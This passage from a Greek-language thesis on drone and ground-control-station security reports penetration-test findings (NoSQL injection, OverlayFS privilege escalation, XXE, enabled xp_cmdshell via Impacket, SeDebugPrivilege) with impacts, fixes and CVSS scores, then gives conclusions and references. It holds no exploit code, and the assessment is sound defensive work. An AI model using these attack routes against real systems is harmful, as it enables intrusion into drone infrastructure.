- **Vulnerability Fix**: Για να μετριάσει τον κίνδυνο επιθέσεων έγχυσης NoSQL, πρέπει να ακολουθεί ασφαλείς πρακτικές κωδικοποίησης, όπως επικύρωση εισόδου, παραμετροποιημένα ερωτήματα και τεχνικές κωδικοποίησης με επίγνωση του περιβάλλοντος.

- **Severity**: High

2) Ubuntu OverlayFS LPE

- **Vulnerability Explanation**: Η ευπάθεια LPE που σχετίζεται με το OverlayFS στο Ubuntu μπορεί να δώσει σε ένα μη προνομιούχο χρήστη τη δυνατότητα να αποκτήσει αυξημένα προνόμια (όπως root) στο σύστημα που επηρεάζεται. Το ζήτημα προκύπτει λόγω του τρόπου με τον οποίο το OverlayFS χειρίζεται τις λειτουργίες αρχείων σε συνδυασμό με τους χώρους ονομάτων χρήστη.

- **Vulnerability Impact:** Το Ubuntu OverlayFS LPE είναι ιδιαίτερα ανησυχητικό καθώς θα μπορούσε να παρέχει στους επιτιθέμενους τη δυνατότητα να εκτελούν εντολές με υψηλότερα προνόμια, θέτοντας σε κίνδυνο την ακεραιότητα ολόκληρου του συστήματος. Η εκμετάλλευση αυτής της ευπάθειας θα μπορούσε να οδηγήσει σε μη εξουσιοδοτημένη πρόσβαση, παραβιάσεις δεδομένων, ακόμη και ζημιά σε όλο το σύστημα.

- **Vulnerability Fix**: Ο σωστός τρόπος αντιμετώπισης της ευπάθειας OverlayFS LPE είναι μέσω ενημερώσεων κώδικα που παρέχονται από τους συντηρητές του λειτουργικού συστήματος. Για το Ubuntu, η Canonical παρέχει τέτοιες ενημερώσεις κώδικα.

- **Severity**: High

3) XXE Injection

- **Vulnerability Explanation**: Στο πλαίσιο της συνάρτησης εξαγωγής, η εφαρμογή πιθανότατα δέχεται δεδομένα XML ως είσοδο, τα επεξεργάζεται και δημιουργεί ένα αρχείο για λήψη με βάση αυτά τα δεδομένα. Με την έγχυση κακόβουλης XML με προσεκτικά κατασκευασμένες αναφορές εξωτερικών οντοτήτων, ο εισβολέας μπορεί να εκμεταλλευτεί την ευπάθεια και να διαβάσει ευαίσθητα αρχεία από το σύστημα.

- **Vulnerability Impact:** Ο εισβολέας μπορεί να είναι σε θέση να ανακτήσει ευαίσθητα δεδομένα, όπως κωδικούς πρόσβασης, ή να πραγματοποιήσει διέλευση καταλόγου για να αποκτήσει πρόσβαση σε ευαίσθητες διαδρομές στον τοπικό διακομιστή.

- **Vulnerability Fix**: Για να μετριαστεί ο αντίκτυπος της έγχυσης XXE, είναι σημαντικό να χρησιμοποιείτε αυστηρές τεχνικές επικύρωσης εισόδου και αποχέτευσης, να χρησιμοποιείτε ενημερωμένους αναλυτές XML με προστασία XXE, να απενεργοποιείτε την επεξεργασία εξωτερικής οντότητας εάν δεν απαιτείται και να ακολουθείτε ασφαλείς πρακτικές κωδικοποίησης κατά το χειρισμό της εισαγωγής XML.

- **Severity**: Medium

9.3.2 Ευρήματα στο GCS

Στο σύστημα του GCS, εντοπίστηκαν συνολικά 2 κενά ασφαλείας, εκ των οποίων τα και 2 χαρακτηρίζονται ως υψηλού κινδύνου. Πιο αναλυτικά πρόκειται για το MSSQL xp_cmdshell Enabled που αφορά την ενεργοποίηση της επεκτάσιμης δυνατότητας "xp_cmdshell" στη βάση δεδομένων Microsoft SQL Server (MSSQL), καθώς και το Debug Privileged Enabled το οποίο κενό ασφαλείας αναφέρεται στην ενεργοποίηση των προνομίων αποσφαλμάτωσης (debugging privileges) σε συγκεκριμένους χρήστες ή εφαρμογές. Ο Πίνακας XVII έχει την αναλυτική περιγραφή των ευρημάτων του GCS. Ακολουθούν τα findings τα οποία έχουν ταξινομηθεί βάσει της σοβαρότητας τους.

1) MSSQL xp_cmdshell enabled.

- **Vulnerability Explanation**: Χρησιμοποιώντας το MSSQLClient του Impacket και ενεργοποιώντας το xp_cmdshell, ο χρήστης μπορεί να έχει πρόσβαση σε μια ισχυρή διεπαφή φλοιού εντολών απευθείας από τον SQL Server. Αυτή η δυνατότητα τους επιτρέπει να εκτελούν εντολές στο υποκείμενο λειτουργικό σύστημα όπου φιλοξενείται ο SQL Server.

- **Vulnerability Impact:** Η ενεργοποίηση του xp_cmdshell επιτρέπει στους χρήστες με τα απαραίτητα δικαιώματα να εκτελούν αυθαίρετες εντολές στο λειτουργικό σύστημα όπου εκτελείται ο SQL Server. Αυτό μπορεί να οδηγήσει σε μη εξουσιοδοτημένη πρόσβαση, παραβιάσεις δεδομένων και πιθανή ζημιά στο σύστημα.

- **Vulnerability Fix**: Εκχωρήστε δικαιώματα xp_cmdshell μόνο σε εξουσιοδοτημένους και αξιόπιστους χρήστες που το απαιτούν πραγματικά για συγκεκριμένες διαχειριστικές εργασίες. Ελέγχετε και ενημερώνετε τακτικά τη λίστα των χρηστών με πρόσβαση για να ελαχιστοποιείτε την πιθανή επιφάνεια επίθεσης.

- **Severity**: High

2) Debug Privileged enabled.

- **Vulnerability Explanation**: Η ενεργοποίηση της πολιτικής εντοπισμού σφαλμάτων προνομίων για έναν χρήστη χαμηλού επιπέδου μπορεί ενδεχομένως να επιτρέψει σε αυτόν

τον χρήστη να αποκτήσει αυξημένα δικαιώματα ή να εκτελέσει μη εξουσιοδοτημένες ενέργειες στο σύστημα.

- **Vulnerability Impact:** Με το SeDebugPrivilege, ένας χρήστης χαμηλού επιπέδου μπορεί ενδεχομένως να κλιμακώσει τα προνόμιά του και να αποκτήσει πρόσβαση διαχειριστή ή σε επίπεδο συστήματος. Αυτό μπορεί να τους επιτρέψει να εκτελούν μη εξουσιοδοτημένες ενέργειες, να τροποποιούν κρίσιμες ρυθμίσεις συστήματος, να εγκαθιστούν κακόβουλο λογισμικό ή να έχουν πρόσβαση σε ευαίσθητα δεδομένα.

- **Vulnerability Fix**: Ελέγξτε τα δικαιώματα που έχουν εκχωρηθεί σε χρήστες χαμηλού επιπέδου και βεβαιωθείτε ότι το SeDebugPrivilege δεν παραχωρείται εκτός εάν απαιτείται ρητά για νόμιμους σκοπούς. Καταργήστε αυτό το προνόμιο από χρήστες που δεν το χρειάζονται για τις καθορισμένες εργασίες τους.

- **Severity**: High

Πίνακας XIX: Αναλυτική περιγραφή των ευρημάτων του drone

Detailed Findings - DRONE				
		NoSQL Injection	**Ubuntu OverlayFS LPE**	**XXE Injection**
Risk Factor	Ease of Exploitation	Critical	High	Medium
	Impact	Critical	High	Medium
	Risk	Critical	High	Medium
	CVSS Score	9.8	7.8	5.5
Description		The attacker can exploit the NoSQL injection vulnerability to gain unauthorized access to the web page as an administrator.	The LPE vulnerability associated with OverlayFS in Ubuntu can allow an unprivileged user to gain elevated privileges (such as root) on the affected system. The issue arises because of how OverlayFS handles file operations in conjunction with user namespaces.	In the context of the export function, the application likely accepts XML data as input, processes it, and generates a file for download based on that data. By injecting malicious XML with carefully crafted external entity references, the attacker can exploit the vulnerability and read sensitive files from the system.
CVSS Vector		CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H	CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:L
Impact		The attacker can manipulate queries to extract, modify, or delete sensitive data stored in the NoSQL database, potentially leading to unauthorized access and data breaches.	If an attacker gains root shell access using a local privilege exploit, it means they have escalated their privileges to the highest level on the system. Root or administrative access provides the attacker with complete control over the compromised system, including access to all files, processes, and system configurations.	The attacker may be able to retrieve sensitive data such as passwords, or perform directory traversal to gain access to sensitive paths on the local server.
Remediation		To mitigate the risk of NoSQL injection attacks, it must follow secure coding practices such as input validation, parameterized queries, and context-aware encoding techniques.	The proper way to address the OverlayFS LPE vulnerability is through patches provided by the OS maintainers.	To mitigate the impact of XXE injection, it is crucial to employ strict input validation and sanitation techniques, use up-to-date XML parsers with XXE protection, disable external entity processing if not required, and follow secure coding practices when handling XML input.
OWASP Top 10		A3 - Injection	N/A	A3 - Injection
References		https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05.6-Testing_for_NoSQL_Injection	https://vuldb.com/?id.216790	https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing

Πίνακας XX: Αναλυτική περιγραφή των ευρημάτων του GCS

Detailed Findings -GCS			
		MSSQL xp_cmdshell enabled	**Debug Privileged enabled**
Risk Factor	Ease of Exploitation	High	High
	Impact	High	High
	Risk	High	High
	CVSS Score	8.8	8.8
Description		By utilizing Impacket's MSSQLClient and enabling xp_cmdshell, the user can access a robust command shell interface directly from within the SQL Server. This feature allows them to execute commands on the underlying operating system where the SQL Server is hosted.	Enabling the privilege debug policy for a low-level user can potentially allow that user to gain elevated privileges or perform unauthorized actions on the system.
CVSS Vector		CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Impact		Enabling xp_cmdshell allows users with the necessary privileges to execute arbitrary commands on the operating system where the SQL Server is running. This can lead to unauthorized access, data breaches, and potential damage to the system.	With the SeDebugPrivilege, a low-level user can potentially escalate their privileges and gain administrative or system-level access. This can allow them to execute unauthorized actions, modify critical system settings, install malware, or access sensitive data.
Remediation		Only grant xp_cmdshell permissions to authorized and trusted users who genuinely require it for specific administrative tasks. Regularly review and update the list of users with access to minimize the potential attack surface.	Review the privileges assigned to low-level users and ensure that the SeDebugPrivilege is not granted unless explicitly required for legitimate purposes. Remove this privilege from users who do not need it for their designated tasks.
OWASP Top 10		N/A	N/A
References		https://nvd.nist.gov/vuln/detail/CVE-2020-12606	https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/debug-privilege

10 Συμπεράσματα και Ανοικτά Θέματα

10.1 Συμπεράσματα

Στη παρούσα διατριβή παρουσιάζεται μια εκτενής έρευνα επί της ασφάλειας και των θεμάτων ιδιωτικότητας σχετικά με τα μη επανδρωμένα εναέρια οχήματα (UAVs), καθώς και πώς η έννοια του "Drone as a Service" (DaaS) μπορεί να αντιμετωπίσει τις προκλήσεις που προκύπτουν. Συγκεκριμένα, εξετάζονται οι βασικές αρχές που διέπουν τα μη επανδρωμένα αεροσκάφη και πώς κάθε UAV, ανάλογα με τις δυνατότητές του, μπορεί να συνεισφέρει παρέχοντας υπηρεσίες και αναλαμβάνοντας ένα ρόλο στο ευρύτερο πλαίσιο.

Μια ειδική εστίαση αφορά τα ζητήματα ασφάλειας των UAV σε τέσσερα επίπεδα: το επίπεδο των αισθητήρων, το επίπεδο του υλικού, το επίπεδο του λογισμικού και το επίπεδο της επικοινωνίας. Επίσης, εξετάζονται τα θέματα απορρήτου που σχετίζονται με τα UAVs, με έμφαση στις απειλές που υπάρχουν και τις πιθανές λύσεις που προκύπτουν από μια ολοκληρωμένη προσέγγιση. Η προσέγγιση αυτή επικεντρώνεται στην μοντελοποίηση των απειλών και στον τρόπο με τον οποίο οι εταιρίες και οι οργανισμοί μπορούν να προλαμβάνουν κακόβουλες ενέργειες που ενδέχεται να διαταράξουν τη λειτουργία των UAVs, μέσω αυτών των απειλών δίνονται και τα κατάλληλα αντίμετρα για το μετριασμό των κίνδυνων. Τέλος, παρουσιάζεται ο τρόπος με τον οποίο ένας επιτιθέμενος θα μπορούσε να εντοπίσει και να εκμεταλλευτεί πιθανά κενά ασφαλείας σε ένα UAV. Και πως μέσω διαφόρων τεχνικών, ένας κακόβουλος χρήστης θα μπορούσε να αποκτήσει τον έλεγχο του Ground Control Station (GCS).

Συνολικά, η αυξανόμενη χρήση drones για την υλοποίηση του "drone as a service" και την παροχή διάφορων υπηρεσιών, η παρουσία φυσικών ή και cloud υποδομών για την αποθήκευση των δεδομένων, καθώς και τα μέσα επικοινωνίας που χρησιμοποιούνται για τον έλεγχο των UAVs, απαιτούν τη κατανόηση των πιθανών απειλών και των μεθόδων προστασίας για την ασφαλή λειτουργία και την αποτροπή μελλοντικών επιθέσεων σε επίπεδο UAV. Η παρούσα διατριβή στοχεύει προς αυτή την κατεύθυνση, ενημερώνοντας τους ενδιαφερόμενους για τις προκλήσεις και τις δυνατές λύσεις στον τομέα της ασφάλειας των UAVs.

10.2 Ανοιχτά θέματα

Το μέλλον του DaaS είναι αναμφίβολα πολλά υποσχόμενο, αλλά είναι επιτακτική ανάγκη να προσεγγίσουμε την ανάπτυξη και την υλοποίησή του με νοοτροπία που προέχει την ασφάλεια. Εντοπίζοντας, αξιολογώντας και μετριάζοντας επιμελώς τις απειλές για την ασφάλεια, εφαρμόζοντας ενεργά ισχυρά αντίμετρα και υιοθετώντας τη μοντελοποίηση απειλών, μπορούμε να προωθήσουμε ένα ασφαλέστερο και πιο ανθεκτικό οικοσύστημα DaaS

για τις επιχειρήσεις, τα άτομα και την κοινωνία στο σύνολό της. Σε τελική ανάλυση, τα προληπτικά μέτρα ασφαλείας θα διαδραματίσουν κεντρικό ρόλο στο ξεκλείδωμα του πλήρους δυναμικού του DaaS, επιτρέποντας την καινοτομία και την πρόοδο, ενώ παράλληλα θα προστατεύονται από πιθανές απειλές. Στόχος αυτής της ενότητας είναι η επισήμανση των πιο κρίσιμων προκλήσεων και των μελλοντικών τάσεων της έρευνας για τα Drone as a Service (DaaS).

- **Ενισχυμένη αυτονομία και ενσωμάτωση AI**

Η ενσωμάτωση της τεχνητής νοημοσύνης (AI) και της μηχανικής μάθησης στην τεχνολογία των UAVs ανοίγει νέες προοπτικές και προκλήσεις για το μέλλον. Ένας από τους σημαντικούς παράγοντες που πρέπει να ληφθεί υπόψη είναι η ενισχυμένη αυτονομία των UAVs λόγω της AI, κάτι τέτοιο θε επιτρέπει να λαμβάνουν αυτόνομες αποφάσεις βάσει των πληροφοριών που θα έχουν συλλέξει από το περιβάλλον τους. Για παράδειγμα, ένα UAV με ενσωματωμένη τεχνητή νοημοσύνη θα μπορεί να ανιχνεύσει εμπόδια στον αέρα και να προσαρμόσει την πορεία του για να τα αποφύγει, κάτι που βελτιώνει σημαντικά την ασφάλεια των πτήσεων του. Επίσης, θα μπορεί να εκτελεί πολύπλοκες αποστολές, όπως την επιθεώρηση υποδομών τη συλλογή δεδομένων, τη μεταφορά φορτίου κλπ., με μεγαλύτερη ακρίβεια και αποτελεσματικότητα.

Ωστόσο, αυτή η αυξημένη αυτονομία μπορεί να προκαλέσει ανησυχίες σχετικά με τον έλεγχο και την ασφάλεια. Σε κρίσιμες καταστάσεις, οι ανθρώπινοι παράγοντες μπορεί να χρειαστούν για να πάρουν αποφάσεις ή να αντιδράσουν σε απρόβλεπτες καταστάσεις. Επιπλέον, η αυξημένη εξάρτηση από την τεχνητή νοημοσύνη μπορεί να αυξήσει τον κίνδυνο πιθανών επιθέσεων στα αυτόνομα συστήματα. Για να αντιμετωπιστούν αυτές οι προκλήσεις, είναι απαραίτητο να αναπτυχθούν πρότυπα και κανονιστικά πλαίσια που θα διασφαλίζουν τον έλεγχο και την ασφάλεια των αυτόνομων UAVs. Επιπλέον, πρέπει να δοθεί έμφαση στην εκπαίδευση και την ευαισθητοποίηση των χρηστών σχετικά με τους κινδύνους και τις δυνατότητες της τεχνολογίας.

Τέλος, η συνεργασία μεταξύ των επιστημονικών, τεχνολογικών και νομικών τομέων είναι απαραίτητη για την αντιμετώπιση των εκτάκτων καταστάσεων και των πιθανών απειλών που μπορεί να προκύψουν από τη χρήση της τεχνητής νοημοσύνης στα UAVs.

- **Κυβερνοεπιθέσεις και τεχνητή Νοημοσύνη (A.I)**

Μια άλλη τεχνολογία που μπορεί να βελτιώσει την κυβερνοασφάλεια των UAVs είναι η τεχνητή νοημοσύνη (AI). Η τεχνητή νοημοσύνη μπορεί να χρησιμοποιηθεί για την ανάλυση τεράστιων ποσοτήτων δεδομένων και τον εντοπισμό ανωμαλιών ή ύποπτης συμπεριφοράς, που μπορεί να υποδηλώνουν πιθανή επίθεση στον κυβερνοχώρο ή παραβίαση. Πιο αναλυτικά η A.I μπορεί να χρησιμοποιηθεί για την ανάλυση δεδομένων πτήσης του UAV, δεδομένων

αισθητήρων και άλλων πληροφοριών για τον εντοπισμό ασυνήθιστων μοτίβων πτήσης, αποκλίσεις από κανονικές λειτουργίες ή μη εξουσιοδοτημένη πρόσβαση σε συστήματα UAVs.

Η τεχνητή νοημοσύνη μπορεί επίσης να χρησιμοποιηθεί για τον εντοπισμό προτύπων και τάσεων στις επιθέσεις στον κυβερνοχώρο και για την ανάπτυξη στρατηγικών για την πρόληψη ή τον μετριασμό αυτών των επιθέσεων, όπως επίσης δίνεται η δυνατότητα να χρησιμοποιηθεί για την ανάπτυξη μοντέλων πρόβλεψης που μπορούν να εντοπίσουν πιθανές ευπάθειες σε συστήματα UAVs και να τις αντιμετωπίσουν προτού τις εκμεταλλευτούν οι επιτιθέμενοι στον κυβερνοχώρο. Ένα ακόμα πλεονέκτημα που προσφέρει η τεχνητή νοημοσύνη είναι ότι θα μπορεί να χρησιμοποιηθεί για την ανάπτυξη πληροφοριών απειλών που μπορεί να παρέχει στους χειριστές UAVs πληροφορίες σε πραγματικό χρόνο σχετικά με απειλές στον κυβερνοχώρο και να τους επιτρέψει να λαμβάνουν προληπτικά μέτρα για την προστασία των συστημάτων τους.

Ωστόσο, υπάρχουν επίσης προκλήσεις και περιορισμοί στη χρήση της τεχνητής νοημοσύνης στην κυβερνοασφάλεια των UAVs. Για παράδειγμα, η τεχνητή νοημοσύνη απαιτεί μεγάλες ποσότητες δεδομένων για να είναι αποτελεσματική και οι χειριστές UAVs μπορεί να χρειαστεί να συλλέξουν και να αναλύσουν σημαντικές ποσότητες δεδομένων για να εκπαιδεύσουν μοντέλα τεχνητής νοημοσύνης, κάτι το οποίο θα έδινε τη δυνατότητα σε έναν κακόβουλο χρήστη να μολύνει το σύστημα εισάγοντας κακόβουλα δεδομένα.

- **Ασφάλεια και Ιδιωτικότητα**

Οι μεγαλύτερες προκλήσεις που αντιμετωπίζουν οι υπηρεσίες με χρήση UAVs περιλαμβάνουν πιθανές παραβιάσεις του απορρήτου, ανησυχίες σχετικά με την ασφάλεια και ηθικά ζητήματα. Τα UAVs εκτίθενται σε διάφορους κινδύνους ασφαλείας καθώς επικοινωνούν με επίγειες εγκαταστάσεις μέσω ανοικτών καναλιών, και οι πληροφορίες που συλλέγονται μπορεί να αποθηκευτούν σε εξωτερικές οντότητες, όπως διακομιστές Cloud που διαχειρίζονται τρίτοι οργανισμοί. Τα DaaS (Drones as a Service) είναι επίσης ευάλωτα σε παραβιάσεις της ιδιωτικής ζωής, καθώς διαθέτουν πληροφορίες για τους καταναλωτές και τους πελάτες, και είναι επίσης εξοπλισμένα με αισθητήρες που μπορούν να παραβιαστούν για κλοπή προσωπικών πληροφοριών. Μια άλλη ανησυχία είναι η ασφάλεια, καθώς τα UAVs που χρησιμοποιούνται για τη παροχή υπηρεσιών είναι αρκετά πιθανό να προκαλέσουν διάφορα ατυχήματα ή επίσης να συγκρουστούν μεταξύ τους λόγω απώλειας επικοινωνίας ή τεχνικών βλαβών, ενώ υπάρχει και η πιθανότητα να χρησιμοποιηθούν για παράνομες δραστηριότητες όπως τρομοκρατία ή λαθρεμπόριο.

Για να αντιμετωπιστούν αυτά τα ζητήματα, θα πρέπει να εφαρμοστούν μέτρα όπως η καθιέρωση ζωνών απαγόρευσης πτήσεων για UAVs, η χρήση προηγμένης κρυπτογράφησης για την προστασία των δεδομένων κατά τη διάρκεια της μετάδοσης, η περιορισμένη χρήση

καμερών, η εφαρμογή κανόνων απαγόρευσης πρόσβασης σε εγγραφές κατά τη διάρκεια των πτήσεων με UAVs, η περιορισμένη αύξηση των ελάχιστων υψών και η ανάπτυξη τεχνολογιών ασφάλειας που χρησιμοποιούνται στο σχεδιασμό των UAVs, με σκοπό να ελαχιστοποιηθεί το άγχος σχετικά με τους κινδύνους ασφαλείας. Η προσέγγιση με τις ζώνες απαγόρευσης μπορεί να αποτελέσει μια συστηματική λύση για την ασφάλεια κατά την ανάπτυξη των πτητικών οχημάτων σε μεγάλη κλίμακα.

- **Drone και Δυναμικά Περιβάλλοντα**

Ένα από τα σημαντικότερα προβλήματα που αναμένεται να αντιμετωπίσουν τα drones που προορίζονται για την εκτέλεση διάφορων υπηρεσιών είναι η επίδραση των καιρικών συνθηκών κατά τη διάρκεια της πτήσης τους. Τα drones έχουν συγκεκριμένες προδιαγραφές ασφαλείας και μία από αυτές είναι η αποτροπή πτήσεων σε αντίξοες καιρικές συνθήκες, καθώς το περιβάλλον μπορεί να επηρεάσει σημαντικά τη λειτουργία τους. Στο μέλλον, είναι βέβαιο ότι οι μπαταρίες θα διαθέτουν μεγαλύτερη χωρητικότητα, επιτρέποντας στα drones να αυξήσουν τον χρόνο πτήσης, προσφέροντας μεγαλύτερη ευελιξία για την παροχή υπηρεσιών σε μεγαλύτερες αποστάσεις. Μια απόσταση όμως όπου κατά τη διαδρομή θα πρέπει να ληφθεί υπόψιν και ότι είναι σχεδόν αδύνατο να ληφθούν πληροφορίες για ολόκληρο το περιβάλλον πριν από την απογείωση ενός drone.

Ένας σημαντικός παράγοντας που πρέπει να ληφθεί υπόψη για τον σχεδιασμό της διαδρομής του drone είναι η δυνατότητα πλοήγησης κάτω από ακραίες καιρικές συνθήκες. Αν και γίνονται πολλές βελτιώσεις στον σχεδιασμό των drones για να γίνουν πιο ανθεκτικά σε τέτοιες συνθήκες, περιβάλλοντα με βροχόπτωση, ομίχλη και ισχυρό άνεμο μπορεί να έχουν δυσμενή επίδραση στην αντοχή, την ορατότητα και τους αισθητήρες πλοήγησης και πλοήγησης ενός drone. Κάτι τέτοιο μπορεί να έχει αρνητικές συνέπειες.

Για αυτό τον λόγο, έχουν προταθεί διάφοροι τρόποι αντιμετώπισης αυτού του προβλήματος. Ένας από αυτούς είναι η χρήση ενός χάρτη πιθανότητας διεργασίας Gauss για την πρόβλεψη του κινδύνου σύγκρουσης κατά μήκος της διαδρομής, χρησιμοποιώντας τα δεδομένα των αισθητήρων που έχουν συλλεχθεί. Επιπλέον, έχουν προταθεί περισσότεροι αλγόριθμοι βασισμένοι στην τεχνητή νοημοσύνη και τη μηχανική μάθηση για την πλοήγηση σε δυναμικά περιβάλλοντα. Αυτές οι τεχνικές γενικά δεν απαιτούν προηγούμενες πληροφορίες για το περιβάλλον προκειμένου να δημιουργήσουν μια διαδρομή. Αντίθετα, μαθαίνουν από τις προηγούμενες ενέργειες που έχουν λάβει drones για να καθορίσουν πώς να πλοηγηθούν σε ένα άγνωστο περιβάλλον.

Ωστόσο, αξίζει να σημειωθεί ότι αυτές οι λύσεις εξακολουθούν να βρίσκονται σε πειραματικά στάδια και χρειάζονται περαιτέρω ανάπτυξη και δοκιμές προτού μπορέσουν να εφαρμοστούν ευρέως στην πράξη.

Βιβλιογραφία

[1] Prisacariu, Vasile. "The history and the evolution of UAVs from the beginning till the 70s." *Journal of Defense Resources Management (JoDRM)* 8.1 (2017): 181-189.

[2] Besada, J. A., Bergesio, L., Campaña, I., Vaquero-Melchor, D., López-Araquistain, J., Bernardos, A. M., & Casar, J. R. (2018). Drone mission definition and implementation for automated infrastructure inspection using airborne sensors. *Sensors*, *18*(4), 1170.

[3] Vergouw, B., Nagel, H., Bondt, G., & Custers, B. (2016). Drone technology: Types, payloads, applications, frequency spectrum issues and future developments. *The Future of Drone Use: Opportunities and Threats from Ethical and Legal Perspectives*, 21-45.

[4] Yang, H., Lee, Y., Jeon, S. Y., & Lee, D. (2017). Multi-rotor drone tutorial: systems, mechanics, control and state estimation. *Intelligent Service Robotics*, *10*, 79-93.

[5] Elijah, T., Jamisola, R. S., Tjiparuro, Z., & Namoshe, M. (2021). A review on control and maneuvering of cooperative fixed-wing drones. *International Journal of Dynamics and Control*, *9*, 1332-1349.

[6] Carholt, O. C., Fresk, E., Andrikopoulos, G., & Nikolakopoulos, G. (2016, June). Design, modelling and control of a single rotor UAV. In *2016 24th Mediterranean Conference on Control and Automation (MED)* (pp. 840-845). IEEE.

[7] Ozdemir, U., Aktas, Y. O., Vuruskan, A., Dereli, Y., Tarhan, A. F., Demirbag, K., ... & Inalhan, G. (2014). Design of a commercial hybrid VTOL UAV system. *Journal of Intelligent & Robotic Systems*, *74*, 371-393.

[8] Iqbal, S. (2021, January). A study on UAV operating system security and future research challenges. In *2021 IEEE 11th Annual Computing and Communication Workshop and Conference (CCWC)* (pp. 0759-0765). IEEE.

[9] Šustek, M., & Úředníček, Z. (2018). The basics of quadcopter anatomy. In *MATEC Web of Conferences* (Vol. 210, p. 01001). EDP Sciences.

[10] Parandha, S. M., & Li, Z. (2018). Design and analysis of 3d printed quadrotor frame. *International Advanced Research Journal in Science, Engineering and Technology*, *5*(4), 66-73.

[11] Myeong, W. C., Jung, K. Y., & Myung, H. (2017, June). Development of FAROS (fire-proof drone) using an aramid fiber armor and air buffer layer. In *2017 14th International Conference on Ubiquitous Robots and Ambient Intelligence (URAI)* (pp. 204-207). IEEE.

[12] Cheng, Z., West, R., & Einstein, C. (2018). End-to-end analysis and design of a drone flight controller. *IEEE Transactions on Computer-Aided Design of Integrated Circuits and Systems*, *37*(11), 2404-2415.

[13] Ebeid, E., Skriver, M., Terkildsen, K. H., Jensen, K., & Schultz, U. P. (2018). A survey of open-source UAV flight controllers and flight simulators. *Microprocessors and Microsystems*, *61*, 11-20.

[14] Jape, S. R., & Thosar, A. (2017). Comparison of electric motors for electric vehicle application. *international Journal of Research in Engineering and Technology*, *6*(09), 12-17.

[15] Gong, A., & Verstraete, D. (2017). Experimental testing of electronic speed controllers for UAVs. In *53rd AIAA/SAE/ASEE joint propulsion conference* (p. 4955).

[16] De Klerk, M. L., & Saha, A. K. (2021). A comprehensive review of advanced traction motor control techniques suitable for electric vehicle applications. *IEEE Access*, *9*, 125080-125108.

[17] Mehendale, N. (2021). Investigating the Battery Life Issues in Unmanned Aerial Vehicles: An Analysis of Challenges and Proposed Solutions. *Available at SSRN 4324196*.

[18] Kan, M., Okamoto, S., & Lee, J. H. (2018, March). Development of drone capable of autonomous flight using GPS. In *Proceedings of the international multi conference of engineers and computer scientists* (Vol. 2).

[19] Andria, G., Di Nisio, A., Lanzolla, A. M. L., Spadevecchia, M., Pascazio, G., Antonacci, F., & Sorrentino, G. M. (2018, June). Design and performance evaluation of drone propellers. In *2018 5th IEEE International Workshop on Metrology for AeroSpace (MetroAeroSpace)* (pp. 407-412). IEEE.

[20] Mototolea, D. (2019, July). A study on the actual and upcoming drone communication systems. In *2019 International Symposium on Signals, Circuits and Systems (ISSCS)* (pp. 1-4). IEEE.

[21] Rumba, R., & Nikitenko, A. (2020, September). The wild west of drones: A review on autonomous-UAV traffic-management. In *2020 International conference on unmanned aircraft systems (ICUAS)* (pp. 1317-1322). IEEE.

[22] Haque, S. R., Kormokar, R., & Zaman, A. U. (2017, April). Drone ground control station with enhanced safety features. In *2017 2nd International Conference for Convergence in Technology (I2CT)* (pp. 1207-1210). IEEE.

[23] Moskvitch, K. (2015). Take off: are drones the future of farming?. *Engineering & Technology*, *10*(7-8), 62-66.

[24] Russell, E., Padró, J. C., Montero, P., Domingo-Marimon, C., & Carabassa, V. (2023). Relief Modeling in the Restoration of Extractive Activities Using Drone Imagery. *Sensors*, *23*(4), 2097.

[25] Plioutsias, A., Karanikas, N., & Chatzimihailidou, M. M. (2018). Hazard analysis and safety requirements for small drone operations: to what extent do popular drones embed safety?. *Risk Analysis*, *38*(3), 562-584.

[26] Park, J., Kim, S., & Suh, K. (2018). A comparative analysis of the environmental benefits of drone-based delivery services in urban and rural areas. *Sustainability*, *10*(3), 888.

[27] Shahzaad, B., Bouguettaya, A., Mistry, S., & Neiat, A. G. (2019, July). Composing drone-as-a-service (daas) for delivery. In *2019 IEEE International Conference on Web Services (ICWS)* (pp. 28-32). IEEE.

[28] Mahroof, K., Omar, A., Rana, N. P., Sivarajah, U., & Weerakkody, V. (2021). Drone as a Service (DaaS) in promoting cleaner agricultural production and Circular Economy for ethical Sustainable Supply Chain development. *Journal of Cleaner Production*, *287*, 125522.

[29] Mayer, S., Lischke, L., & Woźniak, P. W. (2019, May). Drones for search and rescue. In *1st International Workshop on Human-Drone Interaction*.

[30] Vattapparamban, E., Güvenç, I., Yurekli, A. I., Akkaya, K., & Uluağaç, S. (2016, September). Drones for smart cities: Issues in cybersecurity, privacy, and public safety. In *2016 international wireless communications and mobile computing conference (IWCMC)* (pp. 216-221). IEEE.

[31] Yaacoub, J. P., Noura, H., Salman, O., & Chehab, A. (2020). Security analysis of drones systems: Attacks, limitations, and recommendations. *Internet of Things*, *11*, 100218.

[32] Wesson, K., & Humphreys, T. (2013). Hacking drones. *Scientific American*, *309*(5), 54-59.

[33] McKelvey, N., Diver, C., & Curran, K. (2015). Drones and privacy. *International Journal of Handheld Computing Research (IJHCR)*, *6*(1), 44-57.

[34] Mukherjee, A., Keshary, V., Pandya, K., Dey, N., & Satapathy, S. C. (2018). Flying ad hoc networks: A comprehensive survey. In *Information and Decision Sciences: Proceedings of the 6th International Conference on FICTA* (pp. 569-580). Springer Singapore.

[35] Zhou, Y., Cheng, N., Lu, N., & Shen, X. S. (2015). Multi-UAV-aided networks: Aerial-ground cooperative vehicular networking architecture. *ieee vehicular technology magazine*, *10*(4), 36-44.

[36] Andre, T., Hummel, K. A., Schoellig, A. P., Yanmaz, E., Asadpour, M., Bettstetter, C., ... & Zhang, S. (2014). Application-driven design of aerial communication networks. *IEEE Communications Magazine*, *52*(5), 129-137.

[37] Valavanis, K. P., & Vachtsevanos, G. J. (Eds.). (2015). *Handbook of unmanned aerial vehicles* (Vol. 1). Dordrecht: Springer Netherlands.

[38] I. Bekmezci, O. K. Sahingoz, and S. Temel, "Flying Ad-Hoc Networks (FANETs): A survey," Ad Hoc Networks, vol. 11, no. 3, pp. 1254–1270, 2013.

